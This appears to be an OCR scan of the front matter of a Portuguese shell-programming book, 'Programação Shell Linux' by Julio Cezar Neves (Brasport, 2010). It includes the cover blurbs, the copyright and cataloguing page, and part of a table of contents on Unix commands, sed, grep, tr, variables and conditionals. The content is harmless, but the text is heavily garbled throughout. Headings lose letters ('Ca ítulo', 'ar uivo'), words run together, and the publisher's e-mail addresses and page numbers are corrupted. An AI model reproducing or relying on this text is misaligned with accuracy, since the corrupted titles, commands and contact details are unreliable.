

















ATUALIZADO COMAS NOVIDADESDO BASH 4.0








APRENDAAPROGRAMAR OSHELlDOLINUIEDOUNIX





PROGRAMAÇÃOAWK
Contêm todos
os exercidos do
livro resolvidos e
alguns scrípts úteis
GUIA COMPLETO DE EXPRESSÕES REGUlARES NO BASHENO OPENOFFIClORG
ESCREVACGis COM SHELL SCRIPT
Copyright© 2010 por Brasport Livros e Multimídia Uda.
Todos os direitos reservados. Nenhuma parte deste livro podera ser reproduzida, sob qualquer meio,
especialmente em fotocópia (xerox), sem a permissão, por escrito, da Editora.
1• edição: 2000
2• edição: 2001
3• edição: 2003
Reimpressão: 2003
4• edição: 2004
s• edição: 2005
Editor: Sergio Martins de Oliveira
Diretora Editorial: Rosa Maria Oliveira de Queiroz
Reimpressão: 2005
6" edição 2006
Reimpressão: 2006
7• edição: 2008
Reimpressão 2009
a• edição: 2010
Assistente de Produção: Marina dos Anjos Martins de Oliveira
Revisão: Patrícia Sotello Soares
Editoração Eletrônica: Abreu's System
Capa: Use Design
Técnica e muita atenção foram empregadas na produção deste livro. Porém, erros de digitação e/ou impressão podem
ocorrer. Qualquer dúvida, inclusive de conceito, solicitamos enviar mensagem para braspoJt@braspo1
t.com.b1; para que
nossa equipe, juntamente com o autor, possa esdare<:er. A Braspoft e o(s) autor(es) não assumem qualquer responsabi·
lídade por eventuais danos ou perdas a pessoas ou bens, originados do uso deste livro.
Dados Internacionais de Catalogação na Publicação (CIP)
(Cãmara Brasileira do Livro, SP, Brasil)
Neves, Julio Cezar
Programação SHELL LINUX I Julio Cezar Neves. --
8. ed. - Rio de Janeiro : Brasport, 201 O.
ISBN 978-85-7452-440-5
1. LINUX (Sistema operacional de computador)
2. UNIX Shells (Programa de computador) I. Titulo.
10-04576
indices para catalogo sistemático:
1. LINUX : Sistema operacional : Computadores :
BRASPORT Livros e Multimídia Lida.
Rua Pardal Mallet, 23 - lijuca
20270-280 Rio de Janeiro-RJ
Processamento de dados 005.43
Tels. Fax (21) 2568.14151
2568.15071
2569.0212/2565.8257
e-mails: brasport@brasport.com.br
vendas@brasport.com.br
ediloríal@brasport.com.br
site: www.brasport.com.br
Filial
Av. Paulista. 807 - conj. 915
01311-1 00 - São Paulo-SP
Tel. Fax (11): 3287.1752
e-maíl: fílíalsp@brasport.com.br
CDD-005.43
Material com direitos autorais
-IC
**
• B~ • - •-
*
,.,
ramaçao
8ll edição
Julio Cezar Neves

Sumário
Parte I
Ca ítulo 1. Come ando deva arinho ....................................................... 3
Iniciando uma sessão Linux.............................................................................. 3
Encerrando uma sessão Linux - exit, logout .................................................... 4
asswd - Alterando a senha .................................................................... 4
Comandos ..............................................................,................................. 5
Obtendo ajuda........... . .......................... ..... .. . ........ ........... ... 6
help - Ajuda . .......... .............. ... . .................................... ........6
man pages - Manual de Referência ......... ... ................... ... . . . .. 7
apropos - Informações sobre um tópico....... ...... . .............................. 9
whatis - Descrição de comandos .............................................. ......... 10
Ca ítu lo 2. Mani ulando ar uivos e diretórios ..................................... 11
Sistema de arquivos do Unix........................................................................... 11
Operações com o sistema de arquivos ........................................................... 12
Caminhos de diretórios (paths) ............................................................ .......... 13
pwd - Informa nome do diretório corrente ............................................. 15
cd- Navegando entre diretórios ............................................................ 15
ls -lista arquivos .................................................................................. 16
cp - Cópia de arquivos e diretórios........................................................ 18
mv - Move arquivos e diretórios ............................................................ 19
In- Estabelece ligações entre arquivos................................................. 20
mkdir - Cria um diretório ........................................................................ 22
rmdir - Remove diretório........................................................................ 22
rm - Deleta arquivos e diretórios .................. ....................................... 23
file - Indicando tipo de arquivo ..................... ...................... ......... .. 24
Matenal com dlreilos aL•Iora1s
XXXII Programação Shell Linux

grep - Pesquisa arquivos por conteúdo.................................................24
find - Procurando ar uivo or características........................................ 25
basename - Devolve o nome de um ar uivo......................................... 32
djrname Devolve o nome do diretório 32
Ca
cat- Exibe o conteúdo de um arquivo................................................... 34
wc- Conta caracteres, palavras e/ou linhas ......................................... 36
sort - Classifica dados 38
bead - Mostra início dos dados 41
tail - Mostra final dos dados 41
Capítulo 4. Segurança de Acesso ........................................................... 43
Posse de Arquivos........................................................................................... 43
chown - Trocando dono do arquivo ....................................................... 44
ch r -Trocando o ru o do ar uivo .................................................... 45
Tipos de Acesso a Arquivos ............................................................................ 45
Classes de Acesso a Arquivos ........................................................................ 46
chmod - Ajustando permissões de arquivos.......................................... 47
Capítulo 5. Comandos para Informações sobre Usuários..........................50
who- Usuários ativos ............................................................................ 50
id - Identificadores do usuário ............................................................... 51
finger - Detalha informações sobre usuários......................................... 52
chfn - Altera dados do fin er ................................................................. 53
groups - Informa grupos dos usuários................................................... 54
Capítulo 6. Pra não Perder o Compromisso .......................................... 55
date - Mostra e acerta data/hora ........................................................... 55
.cal - Exibe o calendário 57
Ca ítulo 7. Beca eando........................................................................... 59
compress - Para compactar dados ....................................................... 61
uncompress - Descompactando arquivos .............................................62
zcat - Visualizando dados compactados ............................................... 63
gzip - Compactador livre .......................................................................63
gunzip - Descompaclador livre .............................................................. 65
Capítulo 8. Controle de Execução .......................................................... 66
ps - Lista de processos ......................................................................... 68
kill - Enviando sinal a processos ........................................................... 69
Matenal com direitos aL•Iora1s
Sumário XXXIII

Execução em Background .............................................................................. 70
'obs - Lista · recessos sus ensos e em back round............................. 71
b - Manda recessos ara back round ............................................... 71
fg - Trazendo processos para foreground ............................................. 72
Ca ítulo 9. Executando Tarefas A endadas.......................................... 73

Programando tarefas com crontab.................................................................. 73

O comando at.................................................................................................. 76

O comando batch ............................................................................................ 78
Parte 11
Leiame.txt.................................................................................................. 81
Ca ítulo O. O Básico do Básico ..................................u . . . . . . . . . . . . . .. . . . . . . . . . . . 84
Visão geral do sistema operacional UNIX....................................................... 84
Quem não é movido a gasolina, precisa de Snell? ......................................... 85
Por que Shell?.............................................................. ........................... ..... 88
Tarefas do Sbell 88
Exame da linha de comandos recebida ,................................................ 89
Resolução de redirecionamentos.......:................................................... 90
Substituição de variáveis ....................................................................... 90
Substituição de metacaracteres............................................................. 90
Passa linha de comando para o kernel.................................................. 90
Principais Shells .............................................................................................. 91
Bourne Shell..,..,,,,,.....,..,,..,.........,, ,........,,..............,,..................,...., 91
Bourne-Again Shell ................................................................................ 91
Korn Shell 91
C Shell.................................................................................................... 92
Sem comentários ................ .................,,, .., , , , ., ,,, ,, .............. , ,, .., 93
.
Capítulo 1. Recordar é Viver....................................................................94
Usando aspas, apóstrofos e barra invertida.................................................... 94
Crase e parênteses resolvendo crise entre parentes...................................... 95
Direcionando os caracteres de redirecionamento,, ... ... , ....... .... , ........., 98
Exercícios 101
Matenal com direitos aL•Iora1s
XXXIV Programação Shell Linux

Ca ítulo 2. Comandos ue- não são do Planeta .................................. 103
O ed é d+ 103
O comando sed ........................................... ........... .. ....•..•.......................... 108

A opção -n ...... ........................ ....................... ............................... ... 117

A opção -i ............................................................................................. 118
A familia de comandos grep.......................................................................... 121

A opção -c (count ou contar) ................................................................ 124

A opção -1 ............................................................................................1
.25
A opção -v .............................. .............................................................. 126
A opção -f (file) ..................................................................................... 126
A opção -o (only matching) .................................................................. 128
Os comandos para cortar e colar .................................................................. 130
Cortando cadeias de caracteres - cut ................................................. 130
Colando cadeias de caracteres - paste............................................... 133
A opção -d (delimitador) ..... .... ....................... ....... ....................... 134
A opção - s ........................................................................................... 134
Perfumarias úteis ................................................................................. 135
O tr traduz. transcreve ou transforma cadeias de caracteres? ..................... 136
A o ão -s ...........................................................................................141
A opção -d ........................................................................................... 142
A opção -c ........................................................................................... 143
Exprimindo o expr de forma expressa........................................................... 144
Execução de operações aritméticas ........................................ .... .... 144
bc - A c alcllIadora 145
O interpretador aritmético do Shell................................................................ 147
O uniq é único ............................................................................................... 153
A o ão -d ........................................................................................... 154
Mais redirecionamento sob o Bash 155
Exercício 156
Capítulo 3. Viemos aqui para falar ou para programar?..................... 157
Executando um programa (sem ser na cadeira elétrica) .............................. 157
Usando variáveis ........................................................................................... 158
Para criar variáveis .............................................................................. 158
Para exibir o conteúdo das variáveis 159
Passando e recebendo parâmetros .............................................................. 160
O comando que passa parâmetros ............................................................... 163
Desta vez vamos. 168
Programa para procurar pessoas no arquivo de telefones .................. 169
Programa para inserir pessoas no arquivo de telefones...................... 170
Matenal com direitos aL•Iora1s
Sumário XXXV

Programa para remover pessoas do arquivo de telefones .................. 172
Exercícios 173
Ca ítulo 4. Liberdade condicionalll...................................................... 174


O bom e velho if ............................................................................................ 175


Testando o test ... . . . . . . . .. . 178
O test de roupa nova............................................................................ 185
Se ai uém disser ue eu disse, eu ne o............................................. 186
Não confunda and com The End ......................................................... 187
ar ou ou disse o cão afônico 188

Disfarçando de if ................................................................... ......................189
&& (andou ª lógico)............................................................................. 189

li (QI ou ou lógico) .... .............. ...... ...... .. ..... .. . .. .... ............ .... .. 190

Operadores aritméticos para testar...................................................... 191
E tome de test . . ... . .. . .. .. . . . ... . .. 192
